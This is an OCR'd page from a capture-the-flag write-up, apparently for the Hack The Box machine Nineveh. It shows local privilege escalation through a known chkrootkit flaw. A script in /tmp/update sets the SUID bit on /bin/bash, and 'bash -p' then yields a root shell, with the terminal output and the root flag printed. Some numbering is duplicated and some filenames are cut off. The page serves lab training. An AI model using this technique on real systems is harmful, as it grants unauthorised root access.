
35. **Privesc via chkrootkit exploit** `local Priv Escalation`

```
amrois@nineveh:/tmp$ ls -la /usr/bin/chkrootkit
-rwx--x--x 1 root root 76181 Jul  2  2017 /usr/bin/chkrootk
amrois@nineveh:/tmp$ touch update
amrois@nineveh:/tmp$ chmod +x update
amrois@nineveh:/tmp$ ls -l
total 12
-rwxrwxr-x 1 amrois amrois  255 Mar 20 00:20 procmon.sh
drwx------ 3 root   root   4096 Mar 19 21:14 systemd-privat
-rwxrwxr-x 1 amrois amrois    0 Mar 20 01:11 update
drwx------ 2 root   root   4096 Mar 19 21:14 vmware-root
amrois@nineveh:/tmp$ nano update
amrois@nineveh:/tmp$ cat update
#!/bin/bash

chmod u+s /bin/bash
amrois@nineveh:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
amrois@nineveh:/tmp$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
9623ee57379922481afcae92a927d0dd
bash-4.3#
```

```
1. searchsploit -m linux/local/33899.txt
2. The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
```

```
variable assignment.
2. Here is how to create this exploit.
3. - Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)
4. Also give it executable permissions and run chkrootkit.
5. amrois@nineveh:/tmp$ bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
9623ee57379922481afcae92a927d0dd
```



Pwned